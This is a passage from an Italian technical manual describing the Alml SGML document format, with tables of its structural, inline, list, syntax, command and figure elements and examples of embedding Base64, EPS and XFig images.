tomecontents	Sì		Vuoto	Indice generale del tomo.
levels	--	--	Attributo	Livello di dettaglio dell'indice.
nopages	--	--	Attributo	'**`true`**', '**`false`**'.
h0	Sì	Sì	%inline;	Titolo della parte.
id	--	--	Attributo	Ancora di riferimento.
lang	--	--	Attributo	Linguaggio della parte.

[2] Qui si intendono sezioni a qualsiasi livello, compresi i capitoli, le parti e i tomi.

Elemento o attributo	Apertura	Chiusura	Contenuto	Descrizione
bookmark	--	--	Attributo	Testo da usare come segnalibro alternativo per la composizione PDF.
partcontents	Sì		Vuoto	Indice generale della parte.
levels	--	--	Attributo	Livello di dettaglio dell'indice.
nopages	--	--	Attributo	'**`true`**', '**`false`**'.
h1	Sì	Sì	%inline;	Titolo del capitolo.
id	--	--	Attributo	Ancora di riferimento.
lang	--	--	Attributo	Linguaggio del capitolo.
bookmark	--	--	Attributo	Testo da usare come segnalibro alternativo per la composizione PDF.
chaptercontents	Sì		Vuoto	Indice generale del capitolo.
levels	--	--	Attributo	Livello di dettaglio dell'indice.
nopages	--	--	Attributo	'**`true`**', '**`false`**'.
h2	Sì	Sì	%inline;	Titolo della sezione.
id	--	--	Attributo	Ancora di riferimento.
bookmark	--	--	Attributo	Testo da usare come segnalibro alternativo per la composizione PDF.
h3	Sì	Sì	%inline;	Titolo della sottosezione.
id	--	--	Attributo	Ancora di riferimento.
bookmark	--	--	Attributo	Testo da usare come segnalibro alternativo per la composizione PDF.
h4	Sì	Sì	%inline;	Titolo della sotto-sottosezione.
id	--	--	Attributo	Ancora di riferimento.
bookmark	--	--	Attributo	Testo da usare come segnalibro alternativo per la composizione PDF.
segment	Sì	Sì		Segmento di testo finale.
segmenthead	Sì	Sì	%inline;	Titolo di un segmento.
extramaincontents	Sì		Vuoto	Indice generale dell'opera, piazzabile ovunque.
levels	--	--	Attributo	Livello di dettaglio dell'indice.
nopages	--	--	Attributo	'**`true`**', '**`false`**'.
endofchapter	Sì	Sì	%inline;	Riga finale del capitolo.

Nella parte iniziale delle classificazioni principali (tomi, parti e capitoli), è possibile collocare la richiesta di inserimento di un indice generale specifico. Si ottiene questo con gli elementi: '**`tomecontents`**', '**`partcontents`**' e '**`chaptercontents`**' (è disponibile anche l'elemento '**`extramaincontents`**' che riguarda l'opera intera e può essere collocato ovunque). Ognuno di questi elementi prevede l'attributo '**`levels`**', con il quale è possibile stabilire il livello di dettaglio di tali indici, tenendo presente che con il numero zero si ottengono voci fino alle parti, con uno si ottengono anche i capitoli, mentre con valori superiori si accede alle sezioni di livello inferiore. Anche in questo caso è possibile inibire la segnalazione delle pagine (nel caso di composizione per la stampa), utilizzando l'attributo '**`nopages`**'.

Alla fine del testo di ognuna di queste classificazioni, prima dell'inizio di una sottoclassificazione eventuale, è possibile collocare un «segmento» di testo, con un titolo che assomiglia a una voce di un elenco descrittivo. Si tratta dell'elemento '**`segment`**', i cui titoli si indicano nell'elemento '**`segmenthead`**'. Questo gruppo rappresenta un'anomalia nell'organizzazione generale, introdotta solo per mantenere la compatibilità con le convenzioni usate in passato nella redazione di questa opera.

Infine, sempre per mantenere la compatibilità con il passato, esiste l'elemento '**`endofchapter`**', il cui scopo è quello di consentire l'inserimento di una riga di informazioni alla fine del capitolo.

272.3.3 Appendici

Dopo il corpo è possibile inserire l'elemento '**`appendix`**', il cui scopo è quello di delimitare uno o più capitoli speciali, da intendere come appendici.

272.3.4 Indici analitici

Alml consente la definizione di diversi tipi di indici analitici. Per questi è previsto uno spazio speciale collocato dopo le appendici, se ci sono, o in caso contrario subito dopo il corpo. Si tratta dell'elemento '**`index`**', che prevede l'inserimento di capitoli, come nel caso delle appendici.

L'inserimento di un elenco riferito a un indice analitico particolare si ottiene con l'elemento vuoto '**`printindex`**'. Verrà descritto meglio in seguito l'uso di questo elemento, perché Alml è in grado di gestire più indici analitici differenti.

272.3.5 Suddivisioni speciali

Oltre alle suddivisioni standard nella forma '**`h`***n*', sono disponibili altre suddivisioni per scopi particolari. Sono previsti due capitoli speciali per le presentazioni (diapositive o lucidi per lavagna luminosa) e per i prospetti schematici riassuntivi (tavole sintetiche e simili), oltre a due tipi di sezioni per domande e risposte.

Tabella 272.6. Dichiarazione dei titoli di capitoli e sezioni speciali.

Elemento o attributo	Apertura	Chiusura	Contenuto	Descrizione
slideh1	Sì	Sì	%inline;	Titolo della diapositiva o del lucido.
id	--	--	Attributo	Ancora di riferimento.
lang	--	--	Attributo	Linguaggio della diapositiva o del lucido.
sheeth1	Sì	Sì	%inline;	Titolo della scheda sintetica riassuntiva.
id	--	--	Attributo	Ancora di riferimento.
lang	--	--	Attributo	Linguaggio della scheda sintetica.
faqh2	Sì	Sì	%inline;	Titolo del gruppo di domande e risposte.
id	--	--	Attributo	Ancora di riferimento.
faqh3	Sì	Sì	%inline;	Domanda a cui segue una risposta.
id	--	--	Attributo	Ancora di riferimento.

Osservando la tabella 272.6, si può intuire che gli elementi '**`slideh1`**' e '**`sheeth1`**' si usano al posto di un capitolo normale. La differenze più importante rispetto all'elemento '**`h1`**', sta nel fatto che non possono contenere altre suddivisioni in sezioni; inoltre, nella composizione per la stampa non appare il numero della pagina. Anche se non c'è modo di controllare la dimensione del contenuto, è bene che ogni diapositiva e ogni scheda occupi una sola pagina nella composizione per la stampa.

L'elemento '**`faqh2`**' va usato al posto di '**`h2`**', all'interno di un capitolo normale. Permette di introdurre un gruppo di domande e risposte, precedendole eventualmente da qualche blocco di testo introduttivo.

L’elemento ‘**faqh3**’ serve a contenere il testo di una domanda, anche se potrebbe essere più lungo di un titolo normale. Il testo viene rappresentato in modo evidenziato, ma non tanto quanto un elemento ‘**h3**’ normale. Dopo l’elemento ‘**faqh3**’ ci si aspetta di trovare la risposta alla domanda.

Eventualmente, la struttura composta da ‘**faqh2**’ e ‘**faqh3**’ può essere utilizzata anche per realizzare dei questionari o dei test valutativi.

272.3.6 Titoli delle sezioni e interruzioni di pagina

In generale, nella composizione stampata, non è garantito che il titolo di una sezione si trovi nella stessa pagina in cui inizia il testo della sezione stessa.

> Solo quando ciò che segue il titolo di una sezione è un elemento ‘**p**’, ‘**syntax**’ o ‘**command**’, si forma un legame inscindibile.

272.4 Documento multilingua

Oltre a indicare il linguaggio nell’elemento ‘**alml**’, attraverso l’attributo ‘**lang**’, lo stesso attributo è disponibile all’inizio dei tomi, delle parti e dei capitoli. In pratica, si può usare l’attributo ‘**lang**’ anche negli elementi ‘**tomeheading**’, ‘**h0**’ e ‘**h1**’.

Contrariamente alla logica comune, in questo caso l’attributo ‘**lang**’ attribuisce il valore della scelta linguistica a tutto il tomo, alla parte o al capitolo relativo. Un tomo, una parte o un capitolo che non abbiano la definizione esplicita di un linguaggio, ereditano la definizione del livello precedente.

La motivazione più importante per la quale è stato introdotto questo attributo nella dichiarazione dei tomi, delle parti e dei capitoli, sta nel fatto che così la composizione in HTML genera file con intestazioni adeguate, anche per l’indicizzazione delle informazioni.

La sigla della lingua va attribuita secondo lo standard ISO 639 (sezione 543). Se non è stata prevista la traduzione dei termini relativi alla composizione nella lingua richiesta, questi si ottengono in inglese.

L’esempio seguente mostra la dichiarazione esplicita di un capitolo che è da considerare in lingua inglese:

```
<h1 lang="en">Here I am</h1>
```

> La definizione del tomo, della parte o del capitolo viene adattata alla lingua, solo se questa non è stata modificata attraverso gli elementi ‘**tomedefinition**’, ‘**partdefinition**’ e ‘**chapterdefinition**’, descritti più avanti in questo capitolo.

272.5 Blocchi di testo ed elementi inseriti all’interno delle righe

A parte gli elementi strutturali del documento, il DTD di Alml organizza il testo in due gruppi fondamentali: i blocchi di testo, a cui corrisponde l’entità parametrica ‘**%block;**’, e gli elementi collocabili all’interno delle righe, corrispondente all’entità ‘**%inline;**’. Il caso tipico di elemento che costituisce un blocco di testo è il paragrafo, ‘**p**’, mentre il caso tipico di elemento che costituisce un’inserzione nella riga è l’enfatizzazione, ‘**em**’. La tabella 272.7 riepiloga gli elementi comuni che riguardano inserzioni all’interno della riga, mentre quelli che rappresentano un blocco e altri elementi speciali sono descritti separatamente in sezioni apposite.

Tabella 272.7. Elementi inseriti all'interno delle righe.

Elemento o attributo	Apertura	Chiusura	Contenuto	Descrizione
em	Sì	Sì	%inline;	Enfasi normale.
strong	Sì	Sì	%inline;	Enfasi rafforzata.
big	Sì	Sì	%inline;	Testo relativamente più grande.
small	Sì	Sì	%inline;	Testo relativamente più piccolo.
acronym	Sì	Sì	%inline;	Acronimo.
dacronym	Sì	Sì	%inline;	Descrizione di un acronimo.
kbd	Sì	Sì	%inline;	Tasto.
button	Sì	Sì	%inline;	Bottone o tasto grafico.
menuitem	Sì	Sì	%inline;	Voce di un menù.
asciicode	Sì	Sì	%inline;	Codice ASCII.
code	Sì	Sì	%inline;	Codice (come in HTML).
samp	Sì	Sì	%inline;	Stringa (come in HTML).
kerneloption	Sì	Sì	%inline;	Opzione del kernel.
file	Sì	Sì	var | em | #PCDATA	File o directory.
dfn	Sì	Sì	#PCDATA | special	Definizione.
strdfn	Sì	Sì	%inline;	Definizione in lingua straniera.
special	Sì	Sì	#PCDATA	Termine speciale per qualche ragione.
special	--	--	Attributo	Nome attribuito al genere del termine.
sup	Sì	Sì	var | em | strong | #PCDATA	Apice.
sub	Sì	Sì	var | em | strong | #PCDATA	Pedice.
pwr	Sì	Sì	var | em | strong | #PCDATA	Potenza (esponente).
navlink	Sì	Sì	#PCDATA	Riferimento per la navigazione HTML.

272.5.1 Numeri

La rappresentazione uniforme di valori numerici, specie quando si opera spesso con basi di numerazione insolite, diventa un aspetto delicato. Alml prevede alcuni elementi da utilizzare all'interno delle righe per delimitare valori numerici, eventualmente con basi di numerazioni particolari, come si vede nella tabella 272.8.

Tabella 272.8. Elementi inseriti all'interno delle righe per la rappresentazione uniforme di valori numerici.

Elemento o attributo	Apertura	Chiusura	Contenuto	Descrizione
num	Sì	Sì	[+-]?[0-9]+[.,]?[0-9]*	Numero decimale comune.
exa	Sì	Sì	var | em | strong | #PCDATA	Numero in base 16.
dec	Sì	Sì	var | em | strong | #PCDATA	Numero in base 10.
oct	Sì	Sì	var | em | strong | #PCDATA	Numero in base 8.
bin	Sì	Sì	var | em | strong | #PCDATA	Numero in base 2.

Il caso dell'elemento '**num**' è speciale. In particolare, si fa riferimento a un numero in base 10, in cui non si mostra la base di numerazione, ma si usa una modalità di rappresentazione standard. Per questa ragione, il numero in questione deve essere inserito come previsto, utilizzando la virgola o il punto come separatore della parte decimale,[3] aggiungendo il segno all'inizio, se necessario, senza usare altri spazi o altri caratteri. Il numero viene elaborato separando le cifre a terne.

Per quanto riguarda gli altri elementi, a seconda del tipo di composizione si utilizza un modo diverso per mostrare la base di numerazione. Tuttavia, in questi casi il contenuto degli elementi non è strettamente letterale, come si vede dalla tabella.

272.5.2 Elenchi e simili

Gli elenchi di Alml sono molto semplici. Si tratta dei soliti elenchi puntati, numerati e descrittivi. Questi si comportano in modo molto simile all'HTML; la differenza sostanziale sta nel fatto che il contenuto delle voci è composto da uno o più blocchi di testo, mentre in HTML è consentita anche la presenza di righe pure e semplici.

Tabella 272.9. Elenchi.

Elemento o attributo	Apertura	Chiusura	Contenuto	Descrizione
dl	Sì	Sì		Elenco descrittivo.
dt	Sì	Sì	%inline;	Termine descrittivo.
dd	Sì	Sì	%block;	Descrizione relativa.
ol	Sì	Sì		Elenco numerato.
li	Sì	Sì	%block;	Elemento dell'elenco.
ul	Sì	Sì		Elenco puntato.
li	Sì	Sì	%block;	Elemento dell'elenco.

272.5.3 Testo letterale o quasi

L'inclusione di testo letterale in un sorgente SGML è sempre un problema. Alml prevede tre ambienti diversi: '**verbatimpre**', '**asciiart**' e '**pre**'. Nei primo due casi si può scrivere senza alcuna preoccupazione, tranne per il fatto che il testo va inserito in una sezione marcata di tipo '**CDATA**'; nel terzo caso invece, è necessario comportarsi come nel testo normale, utilizzando le entità standard quando servono, potendo includere anche gran parte degli elementi che rappresentano un'inserzione all'interno di una riga. In entrambi i casi vengono rispettate le interruzioni di riga.

```
<verbatimpre>
<![CDATA[
uno
   &
    due
]]>
</verbatimpre>
```

```
<pre>
uno
   &amp;
    due
</pre>
```

I due esempi portano allo stesso risultato:

[3] Il segno meno, va indicato con il trattino normale.

```
uno
   &
    due
```

In generale si sceglierà il primo o il secondo modo (quando appropriato), mentre il terzo lo si riserva ai casi in cui si devono inserire le cose che i primi due non possono contenere.

In un documento a carattere tecnico-informatico, è essenziale la possibilità di indicare dei modelli sintattici. Alml prevede l'uso di un elemento simile a '**`pre`**', dedicato precisamente a questo scopo: '**`syntax`**'.

```
<syntax>
man <synsqb><var>n_sezione</var></synsqb> <var>nome</var>
</syntax>
```

All'interno di questo elemento si possono inserire altri elementi specifici per rappresentare i componenti della sintassi. Infatti, è necessario distinguere tra parole chiave, metavariabili e altre indicazioni. In generale, quello che si scrive normalmente deve essere inteso come un dato fisso, ovvero delle parole chiave o delle stringhe fisse. Per indicare un contenuto variabile si utilizza l'elemento '**`var`**' per delimitare la denominazione di un qualcosa di variabile (un'opzione o simile).

Altri elementi speciali servono a guidare la lettura della sintassi: '**`synsqb`**' delimita una parte della sintassi che va intesa come facoltativa e si traduce generalmente con delle parentesi quadre che, se possibile, si distinguono dal testo normale; '**`syncub`**' delimita una parte della sintassi che va intesa come un corpo unico e si traduce generalmente con delle parentesi graffe speciali; '**`synverbar`**' (elemento vuoto) indica un'alternativa e si rappresenta con una barra verticale. Nell'uso di questi elementi occorre sempre un po' di prudenza, tenendo conto dei tipi di composizione in cui non è possibile mostrare questi simboli in forme diverse dal normale.

Tabella 272.10. Elementi SGML che riguardano la rappresentazione di testo preformattato.

Elemento o attributo	Apertura	Chiusura	Contenuto	Descrizione
pre	Sì	Sì	%inline;	Testo preformattato.
width	--	--	Attributo	Ampiezza massima in caratteri del testo; zero richiede espressamente le stesse dimensioni del contesto.
pnewline	Sì		Vuoto	Continuazione nella riga successiva.
verbatimpre	Sì	Sì	testo letterale	Testo letterale preformattato.
width	--	--	Attributo	Ampiezza massima in caratteri del testo; zero richiede espressamente le stesse dimensioni del contesto.
syntax	Sì	Sì	%inline;	Modello sintattico preformattato.
width	--	--	Attributo	Ampiezza massima in caratteri del testo; zero richiede espressamente le stesse dimensioni del contesto.
sep	--	--	Attributo	'**`none`**', '**`border`**'.
synsqb	Sì	Sì	%inline;	Parentesi quadre di un modello sintattico.
syncub	Sì	Sì	%inline;	Parentesi graffe di un modello sintattico.
synverbar	Sì	Sì	%inline;	Barra verticale di un modello sintattico.
var	Sì	Sì	%inline;	Metavariabile sintattica.
synellipsis	Sì		Vuoto	Ellissi nei modelli sintattici.
snewline	Sì		Vuoto	Continuazione nella riga successiva.

Si tenga in considerazione il fatto che gli elementi '**synsqb**', '**syncub**', '**synverbar**' e '**var**', possono essere utilizzati anche al di fuori dell'elemento '**syntax**', in qualità di inserzioni normali nelle righe.

La riga di un modello sintattico che si estende troppo in orizzontale, può essere spezzata e ripresa inserendo l'elemento vuoto '**snewline**', in modo da ottenere una segnalazione evidente nella composizione finale, senza lasciare ambiguità. La stessa cosa, eventualmente, si può fare nell'elemento '**pre**', usando l'elemento vuoto '**pnewline**'. Si osservi l'esempio seguente che si riferisce a un modello sintattico:

```
<syntax sep="border">
pippo --primo <synverbar> <snewline>--secondo <synverbar> --terzo
</syntax>
```

```
pippo --primo | ↩
↪--secondo | --terzo
```

Quando si usa un elemento '**snewline**', '**pnewline**' o '**cnewline**', vicino a uno spazio orizzontale, è bene che lo spazio venga lasciato prima dell'inserzione dell'elemento stesso, senza eliminarlo, in modo da sottolinearne la presenza.

Gli elementi '**pre**', '**verbatimpre**', '**asciiart**' e '**syntax**', sono predisposti inizialmente per poter rappresentare 80 colonne di testo letterale, in una larghezza pari a quella normale del testo. In situazioni particolari può essere necessario ampliare o ridurre la dimensione dei caratteri nella composizione stampata, per consentire la rappresentazione di un testo più ampio orizzontalmente. In questi casi, si può utilizzare l'attributo '**width**', assegnando la quantità di colonne che si desiderano.

Viene lasciata la facoltà di ridefinire la larghezza del testo anche negli elementi '**syntax**' e '**pre**', benché sia possibile interrompere e riprendere le righe troppo lunghe, come già descritto, con gli elementi '**snewline**' e '**pnewline**'.

```
<pre width="90">
1234567890
          1234567890
                    1234567890
                              1234567890
                                        1234567890
                                                  1234567890
                                                            1234567890
                                                                      1234567890
                                                                                1234567890
</pre>
```

L'esempio mostra l'utilizzo di un elemento '**pre**' per rappresentare un testo che si estende su 90 colonne.

In caso di necessità, se si vuole che la dimensione del carattere sia la stessa dell'ambiente in cui si trova l'elemento in questione, è sufficiente richiedere espressamente una larghezza pari a zero.

272.5.4 Comandi

I comandi che si impartiscono attraverso una riga di comando, possono essere rappresentati con l'elemento '**command**'. Si osservi l'esempio seguente:

```
<command><prompt>$ </prompt><type>ls</type><kbd>Invio</kbd></command>
```

Nell'ambito dell'elemento '**command**' è quasi tutto facoltativo; tuttavia, l'invito, rappresentato dall'elemento '**prompt**', va messo per primo. Dopo l'elemento '**type**', che serve a delimitare il testo che viene inserito sulla riga di comando, è possibile anche specificare il tasto che serve a concludere la digitazione, come in questo caso, oppure se ne può fare a meno, lasciandolo sottinteso.

Il testo che viene restituito da un comando si rappresenta normalmente con l'elemento '**verbatimpre**'.

A volte, si ha la necessità di rappresentare dei comandi piuttosto lunghi, che nella composizione stampata potrebbero risultare spezzati in modo imprevedibile e indesiderabile. È possibile indicare esplicitamente dove spezzare il comando, facendo in modo che nella composizione si intenda chiaramente questo fatto. Per questo si usa l'elemento vuoto '**cnewline**', che si inserisce all'interno di '**type**'.

Tabella 272.11. Elementi SGML che servono a rappresentare un comando.

Elemento o attributo	Apertura	Chiusura	Contenuto	Descrizione
command	Sì	Sì		Comando da digitare.
prompt	Sì	Sì	%inline;	Stringa dell'invito.
type	Sì	Sì	%inline;	Digitazione del comando.
cnewline	Sì		Vuoto	Continua il comando a riga nuova.
kbd	Sì	Sì	%inline;	Tasto o combinazione di tasti.
button	Sì	Sì	%inline;	Bottone o tasto grafico.

272.5.5 Figure

Alml permette di gestire le figure in diversi modi. In generale può trattarsi di file di immagini, oppure di altre cose, come dei disegni ASCII racchiusi nell'elemento '**verbatimpre**'.

L'ambiente normale in cui si inserisce una figura è quello dato dall'elemento '**figure**', che in particolare può essere definito come fluttuante oppure fisso nel punto in cui si trova. All'interno di questo elemento può essere collocata una figura costituita da un'immagine esterna, da un'immagine incorporata, oppure un blocco di testo normale, come un elemento '**verbatimpre**' per realizzare un disegno ASCII.

```
<figure id="f-esempio-1">
<fcaption>
    Figura <figureref>. Ecco il mio primo esempio.
</fcaption>
<image imgfile="esempio-1" height="4cm">
</figure>
```

L'esempio mostra la situazione più comune. Si tratta dell'incorporazione del file '`esempio-1.png`', dove viene stabilita l'altezza di quattro centimetri, lasciando che la larghezza si adatti di conseguenza, in modo relativo. Si può osservare che l'elemento '**figure**' contiene un attributo '**id**', con lo scopo evidente di potervi fare riferimento.

L'elemento '**`fcaption`**' serve a delimitare il testo che si vuole fare apparire come didascalia. Al suo interno si nota la presenza di un elemento vuoto, '**`figureref`**', che in questo caso rappresenta un riferimento all'ultima figura, cioè a se stessa.

Una figura ASCII potrebbe essere realizzata, per esempio, nel modo seguente, come in tanti altri modi possibili che fanno uso di blocchi di testo:

```
<figure id="f-esempio-1">
<fcaption>
    Figura <figureref>. Ecco il mio primo esempio.
</fcaption>
<pre>
    pinco &amp; pallino
          |
          `--&gt; e-commerciale
</pre>
</figure>
```

Oltre all'elemento '**`figure`**', esiste l'elemento '**`img`**' per le immagini inserite nel testo.

```
<p>Bla bla bla <img imgfile="f-esempio-1" alt="Esempio" height="4mm"> bla
bla bla.</p>
```

Tabella 272.12. Elementi SGML che servono a rappresentare delle figure di qualche tipo. Prima parte.

Elemento o attributo	Apertura	Chiusura	Contenuto	Descrizione
figure	Sì	Sì		Involucro di una figura normale.
id	--	--	Attributo	Ancora di riferimento per la figura.
pos	--	--	Attributo	'**`fixed`**', '**`float`**'.
sep	--	--	Attributo	'**`none`**', '**`rule`**', '**`border`**'.
fcaption	Sì	Sì	%inline;	Didascalia.
asciiart	Sì	Sì	testo letterale	Codice ASCII letterale preformattato.
width	--	--	Attributo	Numero di colonne, in caratteri, del testo.
image	Sì		Vuoto	Riferimento a un'immagine esterna.
imgfile	--	--	Attributo	File contenente l'immagine, senza estensione.
height	--	--	Attributo	Altezza dell'immagine.
width	--	--	Attributo	Larghezza dell'immagine.
embimage	Sì	Sì	#PCDATA	Immagine incorporata; algoritmo Base64.
alt	--	--	Attributo	Descrizione alternativa alla visualizzazione.
height	--	--	Attributo	Altezza dell'immagine.
width	--	--	Attributo	Larghezza dell'immagine.
epsimage	Sì	Sì	#PCDATA	Codice EPS letterale.
alt	--	--	Attributo	Descrizione alternativa alla visualizzazione.
width	--	--	Attributo	Larghezza.
height	--	--	Attributo	Altezza.
figimage	Sì	Sì	#PCDATA	Codice XFig letterale.
alt	--	--	Attributo	Descrizione alternativa alla visualizzazione.
width	--	--	Attributo	Larghezza.
height	--	--	Attributo	Altezza.
teximage	Sì	Sì	#PCDATA	Codice TeX letterale.
alt	--	--	Attributo	Descrizione alternativa alla visualizzazione.
width	--	--	Attributo	Larghezza.

Elemento o attributo	Apertura	Chiusura	Contenuto	Descrizione
height	--	--	Attributo	Altezza.
lateximage	Sì	Sì	#PCDATA	Codice LaTeX letterale.
alt	--	--	Attributo	Descrizione alternativa alla visualizzazione.
width	--	--	Attributo	Larghezza.
height	--	--	Attributo	Altezza.

Tabella 272.13. Elementi SGML che servono a rappresentare delle figure di qualche tipo. Seconda parte.

Elemento o attributo	Apertura	Chiusura	Contenuto	Descrizione
img	Sì		Vuoto	Immagine inserita in una riga.
alt	--	--	Attributo	Descrizione alternativa alla visualizzazione.
imgfile	--	--	Attributo	File contenente l'immagine, senza estensione.
height	--	--	Attributo	Altezza dell'immagine.
width	--	--	Attributo	Larghezza dell'immagine.
embimg	Sì	Sì	#PCDATA	Immagine incorporata; algoritmo Base64.
alt	--	--	Attributo	Descrizione alternativa alla visualizzazione.
height	--	--	Attributo	Altezza dell'immagine.
width	--	--	Attributo	Larghezza dell'immagine.
epsimg	Sì	Sì	#PCDATA	Codice EPS letterale.
alt	--	--	Attributo	Descrizione alternativa alla visualizzazione.
width	--	--	Attributo	Larghezza.
height	--	--	Attributo	Altezza.
figimg	Sì	Sì	#PCDATA	Codice XFig letterale.
alt	--	--	Attributo	Descrizione alternativa alla visualizzazione.
width	--	--	Attributo	Larghezza.
height	--	--	Attributo	Altezza.
teximg	Sì	Sì	#PCDATA	Codice TeX letterale.
alt	--	--	Attributo	Descrizione alternativa alla visualizzazione.
width	--	--	Attributo	Larghezza.
height	--	--	Attributo	Altezza.
lateximg	Sì	Sì	#PCDATA	Codice LaTeX letterale.
alt	--	--	Attributo	Descrizione alternativa alla visualizzazione.
width	--	--	Attributo	Larghezza.
height	--	--	Attributo	Altezza.

I nomi dei file indicati nell'attributo '**`imgfile`**' devono essere privi di estensione, intendendo implicitamente che questa sia '`.png`'.

Quando si inserisce il file di un'immagine, l'elemento relativo consente l'utilizzo degli attributi '**`height`**' e '**`width`**'. Evidentemente il primo permette di specificare l'altezza della figura e il secondo riguarda la larghezza. In linea di principio, i file di immagini hanno delle dimensioni, anche se queste sono espresse in pixel, ovvero in punti grafici. In generale conviene specificare l'altezza, oppure la larghezza, tenendo in considerazione il risultato per la composizione stampata, sapendo che l'informazione mancante viene determinata in modo relativo. Eviden-

temente, fissando entrambe le dimensioni, si ottiene un adattamento dell'immagine che non è necessariamente relativo.

Le dimensioni, ovvero le stringhe che si assegnano agli attributi citati, hanno una forma prestabilita:

nunità_di_misura

La composizione in HTML implica l'adattamento delle figure, in modo tale che la dimensione in punti grafici corrisponda al 200 % dei punti tipografici.[4] In pratica, nell'ambito di questa conversione, un punto grafico equivale a circa 0,0278 pollici, ovvero a 0,7055 mm. Questo tipo di rapporto è quello che ha dimostrato produrre la composizione HTML più vicina al risultato stampato.

Gli elementi per l'inserimento di immagini nel testo, come si vede dalle tabelle 272.12 e 272.13, hanno un attributo denominato '**`alt`**'. Si tratta di un'informazione facoltativa, con la quale si descrive brevemente l'immagine. Questa informazione serve nella composizione HTML, per mostrare una descrizione minima in caso di problemi nella visualizzazione dell'immagine.

Oltre a immagini esterne, è possibile incorporare nel sorgente SGML diversi tipi di immagini: file trasformati secondo l'algoritmo Base64; codice EPS; codice XFig; codice TeX; codice LaTeX.

Per incorporare un'immagine codificata con l'algoritmo Base64 si può usare il programma Uuencode, oppure Mpack, descritti nel capitolo 153. Supponendo di utilizzare Uuencode e di volere inserire l'immagine contenuta nel file '`prova.jpg`', basta procedere come segue:

```
$ uuencode -m prova.jpg ciao > prova.uuencode
```

Quello che si ottiene in questo caso è il file '`prova.uuencode`', che può apparire simile al testo seguente, che è stato ridotto per comodità:

```
begin-base64 664 ciao
JSFQUy1BZG9iZS0yLjAKJSVDcmVhdG9yOiAiYmFyY29kZSIsIGxpYmJhcmNv
ZGUgc2FtcGxlIGZyb250ZW5kCiUgJSVEb2N1bWVudFBhcGVyU2l6ZXM6IGE0
...
...
b3cKMTA0LjAwIDEwLjAwIG1vdmV0byAoOSkgc2hvdwoKJSBFbmQgYmFyY29k
ZSBmb3IgIjk5MTIzNDU2Nzg5MCIKCiUlRW5kUGFnZQoKc2hvd3BhZ2UKJSVU
cmFpbGVyCiUlRU9GCgo=
====
```

Da questo file, ottenuto con Uuencode, va tolta la prima e l'ultima riga; il resto si può inserire in un elemento '**`embimg`**', oppure '**`embimage`**'. Vengono mostrati entrambi i casi.

```
<p>Bla bla bla
<embimg alt="Esempio" height="4mm">
<![CDATA[
JSFQUy1BZG9iZS0yLjAKJSVDcmVhdG9yOiAiYmFyY29kZSIsIGxpYmJhcmNv
ZGUgc2FtcGxlIGZyb250ZW5kCiUgJSVEb2N1bWVudFBhcGVyU2l6ZXM6IGE0
...
...
b3cKMTA0LjAwIDEwLjAwIG1vdmV0byAoOSkgc2hvdwoKJSBFbmQgYmFyY29k
ZSBmb3IgIjk5MTIzNDU2Nzg5MCIKCiUlRW5kUGFnZQoKc2hvd3BhZ2UKJSVU
cmFpbGVyCiUlRU9GCgo=
]]>
</embimg> bla bla bla.</p>
```

[4] Un punto tipografico, viene inteso qui come corrispondente a 1/72 di pollice, secondo la convenzione del linguaggio PostScript.

```
<figure id="f-esempio-1">
<fcaption>
    Figura <figureref>. Ecco il mio primo esempio.
</fcaption>
<embimage alt="Esempio" height="4cm">
<![CDATA[
JSFQUy1BZG9iZS0yLjAKJSVDcmVhdG9yOiAiYmFyY29kZSIsIGxpYmJhcmNv
ZGUgc2FtcGxlIGZyb250ZW5kCiUgJSVEb2N1bWVudFBhcGVyU2l6ZXM6IGE0
...
...
b3cKMTA0LjAwIDEwLjAwIG1vdmV0byAoOSkgc2hvdwoKJSBFbmQgYmFyY29k
ZSBmb3IgIjk5MTIzNDU2Nzg5MCIKCiUlRW5kUGFnZQoKc2hvd3BhZ2UKJSVU
cmFpbGVyCiUlRU9GCgo=
]]>
</embimage>
</figure>
```

Dal momento che si vuole evitare qualunque interpretazione SGML, può essere conveniente racchiudere il contenuto di questi elementi in una sezione marcata di tipo CDATA, così come si può vedere.

In modo analogo funzionano gli elementi '**`epsimg`**' e '**`epsimage`**', per quanto riguarda il codice EPS inserito direttamente nel sorgente. Vengono mostrati due esempi.

```
<p>Bla bla bla
<epsimg alt="Esempio" height="4mm">
<![CDATA[
%!PS-Adobe-2.0 EPSF-1.2
%%Creator: Pinco Pallino
%%BoundingBox: 0 0 500 500
%%Title: Un bel disegno
%%EndComments
...
...
showpage
%%Trailer
%%EOF
]]>
</epsimg> bla bla bla.</p>
```

```
<figure id="f-esempio-1">
<fcaption>
    Figura <figureref>. Ecco il mio primo esempio.
</fcaption>
<epsimage alt="Esempio" height="4cm">
<![CDATA[
%!PS-Adobe-2.0 EPSF-1.2
%%Creator: Pinco Pallino
%%BoundingBox: 0 0 500 500
%%Title: Un bel disegno
%%EndComments
...
...
showpage
%%Trailer
%%EOF
]]>
</epsimage>
</figure>
```

Nello stesso modo, sono disponibili gli elementi '**`figimg`**' e '**`figimage`**', per quanto riguarda il codice XFig. Vengono mostrati due esempi e il risultato del secondo nella figura 272.1.

```
<p>Bla bla bla
<figimg alt="Esempio" height="4mm">
<![CDATA[
#FIG 3.2
Landscape
Center
Metric
A4
100.00
Single
-2
1200 2
2 2 0 1 0 7 50 0 -1 0.000 0 0 -1 0 0 5
         270 225 1755 225 1755 990 270 990 270 225
2 4 0 1 0 17 50 0 -1 0.000 0 0 7 0 0 5
         2745 1395 2745 540 1215 540 1215 1395 2745 1395
4 0 0 50 0 0 12 0.0000 4 180 1350 1845 360 Esempio con XFig\001
]]>
</figimg> bla bla bla.</p>
```

```
<figure id="f-esempio-1">
<fcaption>
    Figura <figureref>. Esempio con <special special="name">XFig</special>.
</fcaption>
<figimage alt="Esempio" height="4cm">
<![CDATA[
#FIG 3.2
Landscape
Center
Metric
A4
100.00
Single
-2
1200 2
2 2 0 1 0 7 50 0 -1 0.000 0 0 -1 0 0 5
         270 225 1755 225 1755 990 270 990 270 225
2 4 0 1 0 17 50 0 -1 0.000 0 0 7 0 0 5
         2745 1395 2745 540 1215 540 1215 1395 2745 1395
4 0 0 50 0 0 12 0.0000 4 180 1350 1845 360 Esempio con XFig\001
]]>
</figimage>
</figure>
```

Figura 272.1. Esempio con XFig.

Esempio con XFig

